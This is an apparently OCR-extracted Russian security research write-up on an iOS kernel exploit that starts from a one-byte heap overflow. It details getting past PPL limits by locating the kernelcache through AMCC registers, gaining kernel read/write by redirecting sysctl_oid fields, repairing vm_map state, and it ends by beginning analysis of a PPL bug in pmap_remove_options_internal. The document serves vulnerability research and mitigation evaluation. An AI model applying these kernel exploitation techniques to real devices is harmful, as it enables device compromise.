

Причина — Page Protection Layer, или PPL. Современная iOS не разрешает произвольное отображение страниц таблиц страниц и другой защищённой физической памяти, даже если вызывающий достигает низкоуровневых процедур pmap.

II — Две техники


Дорога к стражу DRAM

PPL превращает область DRAM процессора приложений в минное поле, но память за пределами этого carveout всё ещё интересна: DRAM сопроцессоров и MMIO-регистры аппаратных компонентов могут оставаться доступными для отображения.

Одна попытка обойти PPL состояла в изменении доступной для записи DRAM сопроцессора, получении выполнения на нём, отключении его Device Address Resolution Table (DART) и атаке памяти AP из сопроцессора. Сканирование показало, что страницы могут динамически входить под защиту PPL и выходить из неё.



Меньшая область перед carveout AP разделилась на доступные только для чтения диапазоны прошивки `__TEXT` и доступные для записи `__DATA`.




Это указывает на дополнительную меру защиты контроллера памяти, похожую на KTRR, но охватывающую текст прошивки сопроцессора, — возможно, механизм CTRR, упомянутый в XNU.

Голос PPL

Решающим препятствием стала блокировка DART. XNU разбирает `pmap-io-ranges` из дерева устройств в `io_attr_table`; `pmap_enter_options_internal()` проверяет эти атрибуты при построении элемента таблицы страниц. Каждый диапазон DART имел защищённый бит `wimg`, не позволяя пользовательскому пространству отображать его MMIO-регистры. Таким образом, примитив физических страниц не обходит автоматически политику PPL.

Палантир

Другие аппаратные регистры остаются доступными для чтения и могут раскрыть физическое расположение ядра. Идеальным было бы чтение индивидуального для CPU вектора сброса через `IORVBAR`, но обращение к нему на A13 вызывало панику. Лучший путь нашёлся через AMCC — контроллер памяти Apple. Его регистры блокировки KTRR содержат физические границы защищённой области ядра.



Чтение `RORGNBASEADDR` даёт надёжную точку привязки kernelcache в физической памяти. Этого достаточно, чтобы перейти от слепой проверки физических адресов к целевому изменению доступных для записи данных ядра.

Чёрный ход закрыт

Другой возможный короткий путь использовал несоответствие между 40-разрядными физическими адресами и 32-разрядным номером физической страницы, сдвигаемым в элемент таблицы трансляции с 16-КБ страницами. Если бы оборудование игнорировало старшие биты TTE за пределами настроенной физической ширины, адрес мог бы избежать сравнения с `pmap-io-ranges`, но разрешиться в ту же страницу DART или таблицы страниц. Однако оборудование ARM проверяет эти биты и отклоняет некорректный элемент. Метод AMCC остался практическим путём.

Укрощение sysctl

На этом этапе эксплойт имеет физическое чтение и запись незащищённых страниц и знает физическое расположение kernelcache. Чтобы получить виртуальное чтение и запись ядра, он изменяет доступные для записи объекты `sysctl_oid` в kernelcache.

```
FFFFFFF00926E400 _sysctl__kern_secure_kernel DCQ _sysctl__kern_children; oid_parent
FFFFFFF00926E400                                                       ; DATA XREF: __DATA:__sysctl_se
FFFFFFF00926E400                 DCQ 0                                 ; oid_next ; "secure_kernel" ..
FFFFFFF00926E400                 DCD 0xFFFFFFFF                        ; oid_number
FFFFFFF00926E400                 DCD 0x80C00002                        ; oid_kind
FFFFFFF00926E400                 DCQ _kern_secure_kernel               ; oid_arg1
FFFFFFF00926E400                 DCD 0                                 ; oid_arg2
FFFFFFF00926E400                 DCD 0                                 ; _pad1
FFFFFFF00926E400                 DCQ aSecureKernel                     ; oid_name
FFFFFFF00926E400                 DCQ sysctl_handle_int                 ; oid_handler
FFFFFFF00926E400                 DCQ aI                                ; oid_format
FFFFFFF00926E400                 DCQ emptystr                          ; oid_descr
FFFFFFF00926E400                 DCD 1                                 ; oid_version
FFFFFFF00926E400                 DCD 0                                 ; oid_refcnt
FFFFFFF00926E450 _kern_secure_kernel DCD 1                             ; DATA XREF: __DATA:__data:_sys
```


Для доступного песочнице на чтение sysctl изменение `oid_arg1` перенаправляет значение, читаемое `sysctl()`, на произвольный виртуальный адрес ядра. Исторический трюк из ziVA также делает возможным примитив записи: несмотря на отсутствие явно доступных для записи sysctl в профиле контейнера, числовое имя `{0, 3}` принимается для записи. Перенаправление его цели даёт произвольное виртуальное чтение и запись ядра.

III — Возвращение Copyout

Битва полей pmap


Рабочий поток всё ещё заперт в цикле `vm_map_copyout_internal()`. Остаются две проблемы стабильности. Во-первых, страницы были вставлены непосредственно на уровне pmap без соответствующих виртуальных элементов в `vm_map` задачи; это расхождение учёта вызывает панику при завершении процесса. Во-вторых, функция в итоге попытается освободить повреждённый объект kalloc так, словно он происходит из `vm_map_copy_zone`.

Проблема учёта исправляется добавлением элемента `overlay`. Он покрывает полный диапазон вручную вставленных отображений pmap, но устроен так, чтобы последующая `vm_map_copy_insert()` добавила виртуальный элемент без повторного отображения страниц. После этого логическая карта ядра и аппаратные таблицы страниц согласованы.




Пламя обречённого стека

Цикл завершается, когда `vme_next` элемента равен `&copy->c_u.hdr.links`. Элемент `done` перенаправляется через новый `overlay`, следующий указатель которого ведёт обратно к этому сторожевому значению в повреждённой копии.



Однако это всё равно передало бы неправильный объект в `zfree(vm_map_copy_zone, copy)`. К счастью, указатель копии сохраняется в стеке ядра, пока поток зациклен. Примитив физического отображения может найти это значение стека и заменить его настоящим `vm_map_copy`, выделенным из правильной зоны. Когда выполнение продолжится, функция вставит overlay и безопасно освободит замену.



Дорога домой

Результат — стабильная компрометация ядра, построенная на имитации контролируемого однобайтового переполнения кучи: многократные отображения произвольных физических страниц вне PPL, обнаружение kernelcache через AMCC, виртуальное чтение и запись ядра через sysctl, исправление учёта отображений и чистый возврат рабочего потока.

Это не буквально неограниченный физический доступ. Защищённые PPL таблицы страниц и DART остаются недоступными. Тем не менее примитив достаточно мощен, чтобы достичь доступных для записи данных ядра и построить обычное средство виртуального чтения и записи без поддельного порта задачи ядра.

Защита Шира

Техника также даёт полезный способ оценивать меры защиты вне доминирующего шаблона эксплуатации:

• **KASLR** усложняет поиск общих поддельных объектов, но универсальное формирование кучи и физический примитив в значительной степени нейтрализуют виртуальную рандомизацию.
• **PAN** блокирует обычные пользовательские указатели, но не намеренные общие отображения пользователя и ядра.


• **PAC** не защищала используемые здесь поля. Apple объявила о более широкой защите ценных структур VM и IPC, которая способна затруднить похожие атаки.
• **PPL** существенно ограничила эксплойт, заблокировав отображения таблиц страниц и DART и вынудив использовать обход через AMCC и sysctl.
• `zone_require` обнаруживает освобождение объекта в неправильную зону, но замена указателя в стеке избегает такого недопустимого освобождения.

Эксперимент показывает, почему меры защиты нужно оценивать на разных потоках эксплуатации. Защита, очень эффективная против поддельных портов или порта задачи ядра, может почти не влиять на стратегию физического отображения, тогда как PPL оказалась ценной именно потому, что защищает основополагающую границу управления памятью.

Приложение A: летопись эксплойтов

Из 24 открытых эксплойтов iOS, рассмотренных начиная с iOS 10, 19 использовали висячие или поддельные Mach-порты как промежуточный примитив. Из 20 опубликованных начиная с iOS 10.3 18 завершались построением поддельного порта задачи ядра. Такая конвергенция понятна: процесс модульный, хорошо документирован и предоставляет знакомые контрольные точки — висячий порт, небольшой примитив чтения и в итоге `tfp0`.

Однобайтовая техника отходит от этой традиции. Более ранние работы уже отмечали полезность `vm_map_copy_t`, включая **RECON-0xA-Shooting_the_OSX_El_Capitan_Kernel_Like_A_Sniper_Chen_He.pdf** (файл в files/RECON-0xA-Shooting_the_OSX_El_Capitan_Kernel_Like_A_Sniper_Chen_He.pdf), но открытая разработка эксплойтов всё больше сосредотачивалась на Mach-портах.



Более широкий контекст эксплойтов собран в «Обзоре недавних эксплойтов ядра iOS».

Приложение B: выводы

Порт задачи ядра — не единственное сильное конечное состояние эксплойта. Однобайтовая техника конкурентоспособна по многим критериям, и, вероятно, существуют другие неопубликованные потоки. Открытая конвергенция может скрывать альтернативы, поскольку исследователи учатся распознавать ошибки и примитивы, подходящие знакомым цепочкам.

Существующие меры защиты неодинаково эффективны против неизвестных стратегий. Первое доказательство концепции заставляло несколько защит выглядеть бесполезными, но полная стабильная цепочка показала, что PPL существенно повышает стоимость. Будущая защита PAC для ценных полей VM также может помочь. Защитникам следует продолжать проверять меры против необычных примитивов, а не только воспроизводить вчерашнюю архитектуру эксплойтов. Рассуждение Apple об этом направлении сохранено в **us-19-Krstic-Behind-The-Scenes-Of-IOS-And-Mas-Security.pdf** (файл в files/us-19-Krstic-Behind-The-Scenes-Of-IOS-And-Mas-Security.pdf).

Указатели

В Deja-XNU Иэн Бир предложил повторно эксплуатировать старые ошибки с новыми знаниями, чтобы оценить, как могла выглядеть передовая эксплуатация несколькими годами ранее. Эта техника, вероятно, тоже не является современным передовым уровнем; подобно Deja-XNU, она может приблизительно показывать, как сложная эксплуатация выглядела за несколько лет до публикации.

Этот разрыв важен. Защитники редко видят лучшие закрытые возможности. Если открытые техники слишком сильно отстают, меры защиты могут оптимизироваться против неправильных атак. Поэтому исследование необычных потоков эксплуатации — не только наступательное упражнение, но и способ выяснить, какие границы безопасности действительно держатся.

В основе Apple лежит PPL: взламываем ядро ядра XNU

Исследуя технику однобайтового эксплойта, я рассмотрел несколько способов обойти Page Protection Layer (PPL) Apple, используя только примитив отображения физического адреса до получения чтения и записи ядра или обхода PAC. Поскольку PPL привилегированнее остальной XNU, идея скомпрометировать PPL раньше XNU выглядела привлекательной. В итоге мне не удалось взломать PPL одним примитивом физического отображения.

PPL должна мешать атакующему изменять исполняемый код процессов и таблицы страниц даже после получения чтения, записи и выполнения ядра. Она использует APRR для создания своеобразного ядра внутри ядра. При обычном выполнении XNU таблицы страниц и их метаданные доступны только для чтения, а изменяющий их код неисполняем. Ядро может менять таблицы, только войдя в PPL через одну из её процедур, подобно системному вызову из XNU в PPL. Это сокращает доступные точки входа до небольшого набора разрешённых процедур.

Я пытался напрямую отображать таблицы страниц, настраивать DART для изменения физической памяти через сопроцессор и отображать регистры ввода-вывода управления тактовым сигналом, чтобы отключать питание частей системы. Ни один подход не сработал.

Исчерпав атаки на уровне архитектуры, я вернулся к повреждению памяти. Для обнаружения ошибки хватило декомпилировать в IDA несколько функций PPL.

```
l3_table = (u64 *)phystokv(*p_l2_tte & 0xFFFFFFFFC000LL);
remove_count = pmap_remove_range_options(
                   pmap,
                   &l3_table[(va_start >> 14) & 0x7FF],
                   (u64 *)((char *)&l3_table[(va_start >> 14) & 0x7FF]
                         + ((size >> 11) & 0x1FFFFFFFFFFFF8LL)),
                   &rmv_spte,
                   options);
if ( rmv_spte )
```

Уязвимая функция `pmap_remove_options_internal()` — процедура PPL. XNU вызывает её через `pmap_remove_options()`, проверяющую аргументы до пересечения границы PPL. Процедура удаляет предоставленный диапазон виртуальных адресов из карты физической памяти процесса:

```
MARK_AS_PMAP_TEXT
static int
pmap_remove_options_internal(
    pmap_t pmap,
    vm_map_address_t start,
    vm_map_address_t end,
    int options);
```

Фактические записи таблицы трансляции (TTE) удаляет `pmap_remove_range_options()`. Она получает указатели на начало и конец диапазона в таблице трансляции третьего, то есть листового, уровня:

